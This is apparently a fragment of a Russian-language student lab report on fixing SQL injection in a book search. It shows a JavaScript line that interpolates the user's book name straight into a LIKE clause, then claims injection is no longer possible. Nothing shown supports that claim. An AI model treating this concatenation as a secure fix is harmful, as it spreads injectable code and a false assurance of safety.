
                sql += `\rwhere b.name like '%${bookname}%'`

            }

    }

1. В отчёте привести пример того, что уязвимости больше не эксплуатируются

Используя решение, представленное выше, получаем правильный поиск.



И невозможность добавления sql инъекции.

